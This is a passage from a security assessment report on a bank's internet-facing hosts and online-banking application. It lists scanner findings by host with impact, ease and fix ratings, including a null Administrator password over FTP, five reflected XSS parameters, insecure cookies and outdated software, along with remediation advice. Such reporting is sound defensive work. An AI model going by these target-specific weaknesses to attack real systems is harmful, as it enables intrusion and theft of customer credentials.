


Fig 5.3: Services most present on the network

5.3 eClipse Bank Internet Banking Security Assessment

At the time of assessment Cynergi conducted a web application test on 1 host. The breakdown of vulnerabilities is given below

- **1 High Security vulnerabilities (holes) were discovered**
- **1 Medium security vulnerabilities (warnings) were discovered**
- **7 Low security vulnerabilities (notes) were discovered**

Table 5.2: Vulnerability Summary for Internet Banking Application

5.4 Graphical Summary of Internet Banking Assessment




Fig 5.3: Vulnerability Summary for Internet Banking Application

6.0 FINDINGS

6.3.1 Issue Identification

Each security issue identified by Cynergi is described with the finding, the impact of the issue, how easy it would be for an attacker to exploit the issue and a recommendation. Each security issue is rated based on a number of factors, each of these are described in the following sections.

6.3.1 Issue Finding

The issue finding describes what configuration setting we identified that potentially poses a security threat. In addition to the finding details, any relevant background information is also described.

6.3.2. Issue Impact

The impact section describes what an attacker could gain from exploiting the security issue. The impact of an issue is often defined by other configuration settings that could heighten the issue or partially mitigate it. The impact is rated depending on the significance of the security threat.

Rating	Description
Critical	These issues can pose a very significant security threat. The issues that have a critical impact are typically those that would allow an attacker to gain full administrative access to the device. For a firewall device, allowing all traffic to pass through the device unfiltered would receive this rating as filtering traffic to protect other devices is the primary purpose of a firewall.
High	These issues pose a significant threat to security, but have some limitations on the extent to which they can be abused. User level access to a device and a DoS vulnerability in a critical service would fall into this category. A firewall deivce that allowed significant unfiltered access, such as allowing entire subnets through or not filtering in all directions, would fall into this category. A router that allows significant modification of its routing configuration would also fall into this category.
Medium	These issues have significant limitations on the direct impact they can cause. Typically these issues would include significant information leakage issues, denial of service issues or those that provide significantly limited access. A SNMP service that

	is secured with default or a dictionary based community string would typically fall into this rating, as would a firewall that allows unfiltered access to a range of services on a device.
Low	These issues represent a low level security threat. A typical issue would involve information leakage that could be useful to an attacker, such as a list of users or version details. A non-firewall device that was configured with weak network filtering would fall into this category.

Table 6.1: Impact ratings

6.3.3. Issue Ease

The ease section of each issue describes the knowledge, skill and physical access that would be required of an attacker in order to exploit it. The ease will describe if open source or commercially available tools are required for an attacker to exploit an issue. Additionally, the ease will note where an extended period of time is required to exploit the issue, such as cracking weak encryption ciphers. Each issue is rated upon how easily it can be exploited, the ratings are described in Table 6.2

Rating	Description
Trivial	The issue requires little-to-no knowledge on behalf of an attacker and can be exploited using standard operating system tools. A firewall device which had a network filtering configuration that enables traffic to pass through would fall into this category.
Easy	The issue requires some knowledge for an attacker to exploit, which could be performed using standard operating system tools or tools downloaded from the Internet. An administrative service without or with a default password would fall into this category, as would a simple software vulnerability exploit.
Moderate	The issue requires specific knowledge on behalf of an attacker. The issue could be exploited using a combination of operating system tools or publicly available tools downloaded from the Internet.
Challenge	A security issue that falls into this category would require significant effort and knowledge on behalf of the attacker. The attacker may require specific physical access to resources or to the network infrastructure in order to successfully exploit it. Furthermore, a combination of attacks may be required.
N/A	The issue is not directly exploitable. An issue such as enabling legacy protocols or unnecessary services would fall into this rating category.

Table 6.2: Ease ratings

6.3.4. Issue Recommendation

Each issue includes a recommendation section which describes what steps Cynergi recommends should be taken in order to mitigate the issue. The recommendation will sometimes include various options, if several mitigating choices are available, and any relevant system commands.

Directly following the recommendation, the issue dependencies and other relevant issues are referenced. The dependency issues are those that when mitigated will eliminate the described issue.

For example, if the Simple Network Management Protocol (SNMP) is disabled it no longer matters if a

view has not been configured. The relevant issues are ones that can affect the impact or the ease that the issue can be exploited.

The recommendation includes a rating that indicates how easy an issue is to resolve, these are described in Table 6.3.

Rating	Description
Involved	The resolution of the issue will require significant resources to resolve and is likely to include disruption to network services, and possibly the modification of other network device configurations. The issue could involve upgrading the Cisco PIX Security Appliance OS and possibly modifications to the hardware.
Planned	The issue resolution involves planning, testing and could cause some disruption to services. This issue could involve changes to routing protocols and changes to network filtering.
Quick	The issue is quick to resolve. Typically this would just involve changing a small number of settings and would have little-to-no effect on network services.

Table 6.3: Fix ratings

6.4 Network Infrastructure Assessment

127.127.255.254 (www.eclipsebank.cxm)

Issue	Overall	Impact	Ease	Fix	Recommendation
According to its banner, the version of PHP installed on the remote host is older than 4.4.5. Such versions may be affected by several issues, including buffer overflows, format string vulnerabilities, arbitrary code execution, 'safe_mode' and 'open_basedir' bypasses, and clobbering of super-globals.	**High**	Critical	Easy	Involved	Upgrade to PHP version 4.4.5/ 5.1.4 or later.
The remote version of Apache is vulnerable to an off-by-one buffer overflow attack.	**High**	High	Easy	Involved	Upgrade to version 2.0.59 or later.
The remote DNS resolver does not use random ports when making queries to third party DNS servers. This problem might be exploited by an attacker to poison the remote DNS server more easily, and therefore divert legitimate traffic to arbitrary sites.	**High**	High	Moderate	Quick	Contact your DNS server vendor for a patch The ports used by 81.29.66.2 are not random. An attacker may spoof DNS responses. List of used ports : - 59574 - 59574 - 59574 - 59574
The remote service encrypts traffic using a protocol with known weaknesses.	**Medium**	Medium	Challenge	Planned	Restrict access to services from only those hosts that require access
The remote server's SSL certificate has already expired or will expire shortly.	**Medium**	Medium	Challenge	Quick	Purchase or generate a new SSL certificate to replace the existing one.
Debugging functions are enabled on the remote web server.	**Medium**	Medium	Moderate	Quick	Disable these methods.
The remote name server allows recursive queries to be performed	**Medium**	Medium	Medium	Quick	Restrict recursive queries to the hosts that should use this nameserver

The remote DNS server is vulnerable to cache snooping attacks. This may allow a remote attacker to determine which domains have recently been resolved via this name server, and therefore which hosts have been recently visited.	**Medium**	Medium	Challenge	Quick	Restrict recursive queries to the hosts that should use this nameserver
The MySQL database server on the remote host reads from uninitialized memory when processing a specially-crafted login packet. An unauthenticated attacker may be able to exploit this flaw to obtain sensitive information from the affected host as returned in an error packet.	**Medium**	Medium	Medium	Planned	Upgrade to MySQL 4.0.27 / 4.1.19 / 5.0.21 / 5.1.10 or later.
The remote service accepts connections encrypted using SSL 2.0, which reportedly suffers from several cryptographic flaws and has been deprecated for several years. An attacker may be able to exploit these issues to conduct man-in-the-middle attacks or decrypt communications between the affected service and clients.	**Medium**	Medium	Challenge	Planned	Consult the application's documentation to disable SSL 2.0 and use SSL 3.0 or TLS 1.0 instead.
An FTP server is listening on this port.	**Low**	Low	Moderate	Quick	Disable FTP if not needed
The remote FTP server allows credentials to be transmitted in clear text.	**Low**	Low	Moderate	Quick	Switch to SFTP (part of the SSH suite) or FTPS (FTP over SSL/TLS). In the latter case, configure the server such as data and control connections must be encrypted
The SSL certificate has been signed using a weak hash algorithm.	**Low**	Low	Challenge	Planned	Contact the Certificate Authority to have the certificate reissued.
A database server is listening on the remote machine The remote host is running MySQL, an open-source database server. It is possible to extract the version number of the remote installation from the server greeting.	**Low**	Low	Challenge	Quick	Restrict access to the database to allowed IPs only.

Table 6.4

127.127.251.13 / 127.127.255.12 / 127.127.255.15 / 127.127.255.21

Issue	Overall	Impact	Ease	Fix	Recommendation
The remote service encrypts traffic using a protocol with known weaknesses. The remote service accepts connections encrypted using SSL 2.0, which reportedly suffers from several cryptographic flaws and has been deprecated for several years. An attacker may be able to exploit these issues to conduct man-in-the-middle attacks or decrypt communications between the affected service and clients.	**Medium**	Medium	Challenge	Planned	Consult the application's documentation to disable SSL 2.0 and use SSL 3.0 or TLS 1.0 instead.
The remote host supports the use of SSL ciphers that offer either weak encryption or no encryption at all.	**Medium**	Medium	Challenge	Planned	Reconfigure the affected application if possible to avoid use of weak ciphers
The remote webserver supports the TRACE and/or TRACK methods. TRACE and TRACK are HTTP methods which are used to debug web server connections. In addition, it has been shown that servers supporting the TRACE method are subject to cross-site scripting attacks, dubbed XST for "Cross-Site Tracing", when used in conjunction with various weaknesses in browsers. An attacker may use this flaw to trick your legitimate web users to give him their credentials.	**Medium**	Medium	Moderate	Quick	Disable these methods.
It is possible to enumerate directories on the web server. The following directories were discovered: /backup, /cgi-bin, /downloads	**Low**	Medium	Easy	Quick	While this is not, in and of itself, a bug, you should manually inspect these directories to ensure that they are in compliance with company security standards

The remote web server hosts office-related files. This plugin connects to the remote web server and attempts to find office-related files such as .doc, .ppt, .xls, .pdf etc. The following office-related files are available on the remote server : - Word files (.doc) : /downloads/performanceappraisal.doc - Excel files (.xls) : /downloads/guidelines.xls	**Low**	Low	N/A	Planned	Make sure that such files do not contain any confidential or otherwise sensitive information and that they are only accessible to those with valid credentials.
Using the remote HTTP banner, it is possible to guess that the Linux distribution installed on the remote host is :	**Low**	Low	N/A	Quick	N/A

Table 6.5

127.127.255.10 / 127.127.255.11

Issue	Overall	Impact	Ease	Fix	Recommendation
The remote name server allows recursive queries to be performed. If the host allows these recursive queries via UDP, then the host can be used to 'bounce' Denial of Service attacks against another network or system.	**Medium**	Medium	Moderate	Quick	Restrict recursive queries to the hosts that should use this nameserver .
The remote DNS server is vulnerable to cache snooping attacks.	**Medium**	High	Moderate	Quick	Restrict recursive queries to the hosts that should use this nameserver

Table 6.6

127.127.255.14

Issue	Overall	Impact	Ease	Fix	Recommendation
The remote server is incorrectly configured with a NULL password for the user 'Administrator' and has FTP enabled.	**High**	Critical	Trivial	Quick	Change the Administrator password on this host.
The remote service encrypts traffic using a protocol with known weaknesses.	**Medium**	Medium	Moderate	Quick	Consult the application's documentation to disable SSL 2.0 and use SSL 3.0 or TLS 1.0 instead.
The remote host supports the use of SSL ciphers that offer either weak encryption or no encryption at all.	**Medium**	Medium	Moderate	Quick	Reconfigure the affected application if possible to avoid use of weak ciphers.
This web server leaks a private IP address through its HTTP headers. This may expose internal IP addresses that are usually hidden or masked behind a Network Address Translation (NAT) Firewall or proxy server. This web server leaks the following private IP address : 10.100.47.49	**Medium**	Medium	N/A	Quick	http://support.microsoft.com/support/kb/articles/Q218/1/80.ASP
The remote web server might transmit credentials in cleartext. The remote web server contains several HTML form fields containing an input of type 'password' which transmit their information to a remote web server in cleartext. An attacker eavesdropping the traffic between web browser and server may obtain logins and passwords of valid users.	**Medium**	High	Moderate	Quick	Make sure that every sensitive form transmits content over HTTPS.
The remote web server contains a	**Medium**	Medium	Medium	Planned	Either undeploy the Tomcat examples

JSP application that is affected by a cross-site scripting vulnerability.					web application, apply the appropriate patch referenced in the vendor advisory, or upgrade to Tomcat 6.0.20 / 5.5.28 / 4.1.40 when they become available.
The remote web server is not configured or is not properly configured. The remote web server uses its default welcome page. It probably means that this server is not used at all or is serving content that is meant to be hidden.	**Low**	Low	Easy	Quick	Disable this service if you do not use it.
Several directories on the remote host are DAV-enabled.	**Low**	Low	Moderate	Quick	Disable DAV support if you do not use it.
The remote web server contains a graphic image that is prone to information disclosure.	**Low**	Low	Moderate	Quick	Remove the 'favicon.ico' file or create a custom one for your site.

Table 6.7

127.127.255.27

Issue	Overall	Impact	Ease	Fix	Recommendation
The remote service offers an insecure cryptographic protocol.	**Medium**	Medium	Challenge	Quick	Disable compatibility with version 1 of the protocol.
The remote database server is affected by a buffer overflow flaw. According to its version number, the installation of MySQL on the remote host may be prone to a buffer overflow when copying the name of a user-defined function into a stack-based buffer. With sufficient access to create a user-defined function, an attacker may be able to exploit this and execute arbitrary code within the context of the affected database server process.	**Medium**	Medium	Moderate	Quick	Upgrade to MySQL 4.0.25 / 4.1.13 / 5.0.7-beta or later.
The remote database server is susceptible to multiple attacks.	**Medium**	Medium	Moderate	Planned	Upgrade to MySQL Community Server version 5.0.45 or later.

The version of MySQL Community Server installed on the remote host reportedly is affected by a denial of service vulnerability that can lead to a server crash with a specially-crafted password packet. It is also affected by a privilege escalation vulnerability because 'CREATE TABLE LIKE' does not require any privileges on the source table, which allows an attacker to create arbitrary tables using the affected application.					
The remote database server is affected by an information disclosure flaw.	**Medium**	High	Moderate	Quick	Upgrade to MySQL 4.0.27 / 4.1.19 / 5.0.21 / 5.1.10 or later.

Table 6.8

6.8 Internet Banking Assessment

Issue	Description	Severity	Recommendation
Cross-site scripting (reflected) There are 5 instances of this issue: https://secure.eclipsebank.cxm/genScript.php [acctno parameter] https://secure.eclipsebank.cxm/genScript.php [bank parameter] https://secure.eclipsebank.cxm/genScript.php [edate parameter] https://secure.eclipsebank.cxm/genScript.php [sdate parameter] https://secure.eclipsebank.cxm/genScript.php [usr parameter]	Reflected cross-site scripting vulnerabilities arise when data is copied from a request and echoed into the application's immediate response in an unsafe way. An attacker can use the vulnerability to construct a request which, if issued by another application user, will cause JavaScript code supplied by the attacker to execute within the user's browser in the context of that user's session with the application. The attacker-supplied code can perform a wide variety of actions, such as stealing the victim's session token or login credentials, performing arbitrary actions on the victim's behalf, and logging their keystrokes. Users can be induced to issue the attacker's crafted request in various ways. For example, the attacker can send a victim a link containing a malicious URL in an email or instant message. They can submit the link to popular web sites that allow content authoring, for example in blog comments. And they can create an innocuous looking web site which causes anyone viewing it to make arbitrary cross-domain requests to the vulnerable application (using either the GET or the POST method). The security impact of cross-site scripting vulnerabilities is dependent upon the nature of the vulnerable application, the kinds of data and functionality which it contains, and the other applications which belong to the same domain and organisation. If the application is used only to display non-sensitive public content, with no authentication or access control functionality, then a cross-site scripting flaw may be considered low risk. However, if the same	High	In most situations where user-controllable data is copied into application responses, cross-site scripting attacks can be prevented using two layers of defenses: Input should be validated as strictly as possible on arrival, given the kind of content which it is expected to contain. For example, personal names should consist of alphabetical and a small range of typographical characters, and be relatively short; a year of birth should consist of exactly four numerals; email addresses should match a well-defined regular expression. Input which fails the validation should be rejected, not sanitised. User input should be HTML-encoded at any point where it is copied into application responses. All HTML metacharacters, including < > " ' and =, should be replaced with the corresponding HTML entities (&lt; &gt; etc). In cases where the application's functionality allows users to author content using a restricted subset of HTML tags and attributes (for example, blog comments which allow limited formatting and linking), it is necessary to parse the supplied HTML to validate that it does not use any dangerous syntax; this is a non-trivial task.

	application resides on a domain which can access cookies for other more security-critical applications, then the vulnerability could be used to attack those other applications, and so may be considered high risk. Similarly, if the organisation which owns the application is a likely target for phishing attacks, then the vulnerability could be leveraged to lend credibility to such attacks, by injecting Trojan functionality into the vulnerable application, and exploiting users' trust in the organisation in order to capture credentials for other applications which it owns. In many kinds of application, such as those providing online banking functionality, cross-site scripting should always be considered high risk.	🟥	
SSL cookie without secure flag set The following cookie was issued by the application and does not have the secure flag set: **PHPSESSID=dd06vet836kdto8cvmvqmlo8d2; path=/** The cookie appears to contain a session token, which may increase the risk associated with this issue. You should review the contents of the cookie to determine its function.	If the secure flag is set on a cookie, then browsers will not submit the cookie in any requests that use an unencrypted HTTP connection, thereby preventing the cookie from being trivially intercepted by an attacker monitoring network traffic. If the secure flag is not set, then the cookie will be transmitted in clear-text if the user visits any HTTP URLs within the cookie's scope. An attacker may be able to induce this event by feeding a user suitable links, either directly or via another web site. Even if the domain which issued the cookie does not host any content that is accessed over HTTP, an attacker may be able to use links of the form http://eclipsebank.cxm:443/ to perform the same attack	**Medium**	The secure flag should be set on all cookies that are used for transmitting sensitive data when accessing content over HTTPS. If cookies are used to transmit session tokens, then areas of the application that are accessed over HTTPS should employ their own session handling mechanism, and the session tokens used should never be transmitted over unencrypted communications.
Cookie without HttpOnly flag set The following cookie was issued by the application and does not have the HttpOnly flag set: **PHPSESSID=dd06vet836kdto8cvmvqmlo8d2; path=/**	If the HttpOnly attribute is set on a cookie, then the cookie's value cannot be read or set by client-side JavaScript. This measure can prevent certain client-side attacks, such as cross-site scripting, from trivially capturing the cookie's value via an injected script.	**Low**	There is usually no good reason not to set the HttpOnly flag on all cookies. Unless you specifically require legitimate client-side scripts within your application to read or set a cookie's value, you should set the HttpOnly flag by including this attribute within the relevant Set-cookie directive. You should be aware that the restrictions imposed by the HttpOnly flag can potentially

The cookie appears to contain a session token, which may increase the risk associated with this issue. You should review the contents of the cookie to determine its function.			be circumvented in some circumstances, and that numerous other serious attacks can be delivered by client-side script injection, aside from simple cookie stealing.
Password field with autocomplete enabled The page contains a form with the following action URL: **https://secure.eclipsebank.cxm/functions.php?action=login** The form contains the following password field with autocomplete enabled: **passwd2**	Most browsers have a facility to remember user credentials that are entered into HTML forms. This function can be configured by the user and also by applications which employ user credentials. If the function is enabled, then credentials entered by the user are stored on their local computer and retrieved by the browser on future visits to the same application. The stored credentials can be captured by an attacker who gains access to the computer, either locally or through some remote compromise. Further, methods have existed whereby a malicious web site can retrieve the stored credentials for other applications, by exploiting browser vulnerabilities or through application-level cross-domain attacks.	**Low**	To prevent browsers from storing credentials entered into HTML forms, you should include the attribute **autocomplete="off"** within the FORM tag (to protect all form fields) or within the relevant INPUT tags (to protect specific individual fields).
Cross-domain script include The response dynamically includes the following script from another domain: **https://siteseal.thawte.com/cgi/server/thawte_seal_generator.exe**	When an application includes a script from an external domain, this script is executed by the browser within the security context of the invoking application. The script can therefore do anything that the application's own scripts can do, such as accessing application data and performing actions within the context of the current user. If you include a script from an external domain, then you are trusting that domain with the data and functionality of your application, and you are trusting the domain's own security to prevent an attacker from modifying the script to perform malicious actions within your application.	**Low**	Scripts should not be included from untrusted domains. If you have a requirement which a third-party script appears to fulfil, then you should ideally copy the contents of that script onto your own domain and include it from there. If that is not possible (e.g. for licensing reasons) then you should consider reimplementing the script's functionality within your own code.
TRACE method is enabled	The TRACE method is designed for diagnostic purposes. If enabled, the web server will respond to requests which use the TRACE method by echoing in its response the exact request which was recieved.	**Low**	The TRACE method should be disabled on the web server.

	Although this behaviour is apparently harmless in itself, it can sometimes be leveraged to support attacks against other application users. If an attacker can find a way of causing a user to make a TRACE request, and can retrieve the response to that request, then the attacker will be able to capture any sensitive data which is included in the request by the user's browser, for example session cookies or credentials for platform-level authentication. This may exacerbate the impact of other vulnerabil		
Email addresses disclosed There are 2 instances of this issue: - /functions.php - /welcome.php	The presence of email addresses within application responses does not necessarily constitute a security vulnerability. Email addresses may appear intentionally within contact information, and many applications (such as web mail) include arbitrary third-party email addresses within their core content. However, email addresses of developers and other individuals (whether appearing on-screen or hidden within page source) may disclose information that is useful to an attacker; for example, they may represent usernames that can be used at the application's login, and they may be used in social engineering attacks against the organisation's personnel. Unnecessary or excessive disclosure of email addresses may also lead to an increase in the volume of spam email received.	**Low**	You should review the email addresses being disclosed by the application, and consider removing any that are unnecessary,
Cacheable HTTPS response There are 3 instances of this issue: - /functions.php - /genScript.php - /ibanking_tranzalert.swf	Unless directed otherwise, browsers may store a local cached copy of content received from web servers. Some browsers, including Internet Explorer, cache content accessed via HTTPS. If sensitive information in application responses is stored in the local cache, then this may be retrieved by other users who have access to the same computer at a future time.	**Low**	The application should return caching directives instructing browsers not to store local copies of any sensitive data. Often, this can be achieved by configuring the web server to prevent caching for relevant paths within the web root. Alternatively, most web development platforms allow you to control the server's caching directives from within individual scripts. Ideally, the web server should return the following HTTP headers in all responses containing sensitive content: - Cache-control: no-store - Pragma: no-cache

Content type incorrectly stated There are 2 instances of this issue: • /ft_own.php • /ft_third.php	If a web response specifies an incorrect content type, then browsers may process the response in unexpected ways. If the specified content type is a renderable text-based format, then the browser will usually attempt to parse and render the response in that format. If the specified type is an image format, then the browser will usually detect the anomaly and will analyse the actual content and attempt to determine its MIME type. Either case can lead to unexpected results, and if the content contains any user-controllable data may lead to cross-site scripting or other client-side vulnerabilities. In most cases, the presence of an incorrect content type statement does not constitute a security flaw, particularly if the response contains static content. You should review the contents of the response and the context in which it appears to determine whether any vulnerability exists.	**Low**	For every response containing a message body, the application should include a single Content-type header which correctly and unambiguously states the MIME type of the content in the response body.

Table 6.9

7.0 CONCLUSION

This analysis is based on the technologies and known threats as of the date of this report. Cynergi recommends that all modifications suggested in this document be performed in order to ensure the overall security of the web application and Internet segment. Specifically, the following action should be taken:

- *Password protect the FTP Administrator account on the Internet application server*
- *We also recommend that the issue of the reflected cross site scripting on the Internet banking web application be looked into*
- *The eclipsebank.cxm web hosting provider should also be contacted with a view to effecting the recommended security controls on the webserver.*

